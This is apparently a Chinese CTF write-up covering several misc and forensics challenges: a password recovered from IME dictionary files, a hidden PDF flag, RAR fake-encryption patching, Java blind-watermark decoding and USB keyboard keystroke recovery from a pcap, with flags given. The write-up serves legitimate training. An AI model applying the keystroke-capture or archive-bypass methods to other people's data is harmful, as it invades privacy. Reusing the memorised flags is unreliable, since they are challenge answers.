
<https://blog.csdn.net/mochu7777777>

根据这位师傅给出的脚本: <https://github.com/studyzy/imewlconverter/files/4365598/pinyin.zip>



压缩包试了下 不成功便成仁, 密码错误, 接着看





ChsPinyinIH.dat 和 ChsPinyinUDL.dat，最后以 UTF-16LE 编码方式存入文档，010 Editor 打开 ChsPinyinIH.dat，修改前两个字节为：FF FE，保存

文件头标识一般指的是字节顺序标记BOM(Byte Order Mark)，位于文件的最开始。当打开一个文本文件时，就BOM而言，有如下几种情形：

- BOM为：EF BB BF ——表示编码方式为UTF-8；
- BOM为：FF FE ——表示编码方式为UTF-16LE(小端序)；
- BOM为：FE FF ——表示编码方式为UTF-16BE(大端序)；
- BOM为：FF FE 00 00 ——表示编码方式为UTF-32LE(小端序)；
- BOM为：00 00 FE FF ——表示编码方式为UTF-32BE(大端序)；
- 没有BOM ——要么显式地提示用户手动选择一种编码方式，要么隐式地由软件按规则自行推断出编码方式。

<https://blog.csdn.net/mochu7777777>

使用记事本打开 ChsPinyinIH.dat，找到一个6字密码：有志者事竟成



输入密码，成功解压 `flag.7z`

得到 `hidden.pdf`，打开



<https://blog.csdn.net/mochu7777777>

根据文件名，这里直接把图片删了看看是不是掩盖了什么



flag{Y0u\_F1nd\_h1dd3n\_m3g}


<https://blog.csdn.net/mochu7777777>

flag{Y0u\_F1nd\_h1dd3n\_m3g}


## 我的心是冰冰的



## RAR 伪加密



修改了 `PASSWORD_ENCRYPTED`，将 24 字节处的 84 改为 80，即可正常解压





```

0020h: 0B B2 F3 07 04 B2 F3 07 20 02 00 55 4A 00 00 00 . . . . .
0030h: 15 62 69 6E 67 62 69 6E 77 2F 62 69 6E 67 62 69 .bingbing/bingbi
0040h: 6E 67 2E 6A 70 67 0A 03 02 EA C3 4D 85 CF CB D6 ng.jpg...êÃM...ïËÖ
0050h: 01 FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 .ÿøÿà..JFIF.....
0060h: 01 00 01 00 00 FF DB 00 43 00 02 01 01 01 01 01 .....ÿÛ.C.....
0070h: 02 01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 .....
0080h: 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 .....
0090h: 06 07 09 07 06 06 08 0B 08 09 0A 0A 0A 0A 0A 06 .....
00A0h: 08 0B 0C 0B 0A 0C 09 0A 0A 0A FF DB 00 43 01 02 .....ÿÛ.C..
00B0h: 02 02 02 02 02 05 03 03 05 0A 07 06 07 0A 0A 0A .....
00C0h: 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A .....
00D0h: 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A .....
00E0h: 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A FF .....ÿ
00F0h: C0 00 11 08 03 B1 02 80 03 01 22 00 02 11 01 03 À...±.€..". ....
0100h: 11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 ..ÿÄ.....
0110h: 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 .....
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Pos: 24 [18h] | 值: 0 0h 00000000b | 大小: 132636 | ANSI | 小 | W | 覆盖 | ..

> 下载 > bingbing >




<https://blog.csdn.net/mochu7777777>

bingbing.jpg 是 java盲水印

JAVA BlindWatermark:  
<https://github.com/ww23/BlindWatermark>  
<https://github.com/ww23/BlindWatermark/releases>

```
java -jar .\BlindWatermark.jar decode -c .\bingbing.jpg clue.jpg
```





得到密码: **gnibgnib**

## bingbing.pcapng

bingbing.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-F>

No.	Port	Time	Source	Destination	Protocol	Length	Frame	Info
1	0x000000...	0.000000	host	1.2.0	USB	36	✓	GET_DESCRIPTOR Request DEVICE
2	0xffffffff...	0.000000	1.2.0	host	USB	46	✓	GET_DESCRIPTOR Response DEVICE
3	0x000000...	0.000000	host	1.2.0	USB	36	✓	GET_DESCRIPTOR Request CONFIGURATION
4	0xffffffff...	0.000000	1.2.0	host	USB	87	✓	GET_DESCRIPTOR Response CONFIGURATION
5	0x000000...	0.000000	host	1.2.0	USB	36	✓	SET_CONFIGURATION Request
6	0xffffffff...	0.000000	1.2.0	host	USB	28	✓	SET_CONFIGURATION Response
7	0x000000...	0.000000	host	1.1.0	USB	36	✓	GET_DESCRIPTOR Request DEVICE
8	0xffffffff...	0.000000	1.1.0	host	USB	46	✓	GET_DESCRIPTOR Response DEVICE
9	0x000000...	0.000000	host	1.1.0	USB	36	✓	GET_DESCRIPTOR Request CONFIGURATION
10	0xffffffff...	0.000000	1.1.0	host	USB	849	✓	GET_DESCRIPTOR Response CONFIGURATION
11	0x000000...	0.000000	host	1.1.0	USB	36	✓	SET_CONFIGURATION Request
12	0xffffffff...	0.000000	1.1.0	host	USB	28	✓	SET_CONFIGURATION Response
13	0xffffffff...	4.100764	1.2.1	host	USB	35	✓	URB_INTERRUPT in
14	0x000000...	4.100820	host	1.2.1	USB	27	✓	URB_INTERRUPT in
15	0xffffffff...	4.220764	1.2.1	host	USB	35	✓	URB_INTERRUPT in
16	0x000000...	4.220836	host	1.2.1	USB	27	✓	URB_INTERRUPT in
17	0xffffffff...	4.572761	1.2.1	host	USB	35	✓	URB_INTERRUPT in
18	0x000000...	4.572838	host	1.2.1	USB	27	✓	URB_INTERRUPT in
19	0xffffffff...	4.724766	1.2.1	host	USB	35	✓	URB_INTERRUPT in
20	0x000000...	4.724861	host	1.2.1	USB	27	✓	URB_INTERRUPT in
21	0xffffffff...	5.196769	1.2.1	host	USB	35	✓	URB_INTERRUPT in
22	0x000000...	5.196879	host	1.2.1	USB	27	✓	URB_INTERRUPT in
23	0xffffffff...	5.324760	1.2.1	host	USB	35	✓	URB_INTERRUPT in
24	0x000000...	5.324807	host	1.2.1	USB	27	✓	URB_INTERRUPT in
25	0xffffffff...	5.748761	1.2.1	host	USB	35	✓	URB_INTERRUPT in
26	0x000000...	5.748813	host	1.2.1	USB	27	✓	URB_INTERRUPT in
27	0xffffffff...	5.876754	1.2.1	host	USB	35	✓	URB_INTERRUPT in
28	0x000000...	5.876796	host	1.2.1	USB	27	✓	URB_INTERRUPT in

<https://blog.csdn.net/mochu777777>

## 键盘流量包， tshark+UsbKeyboardDataHacker 一把梭

```
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# python UsbKeyboardDataHacker.py bingbing.pcapng
Running as user "root" and group "root". This could be dangerous.
[+] Found : 666c61677b3866396564326639333365662<DEL>31346138643035323364303334396531323939637d
```

去掉其中的 2<DEL>，得到

```
666c61677b38663965643266393333656631346138643035323364303334396531323939637d
```

```
>>> from binascii import *
>>> unhexlify('666c61677b38663965643266393333656631346138643035323364303334396531323939637d').decode('utf8')
'flag{8f9ed2f933ef14a8d0523d0349e1299c}'
```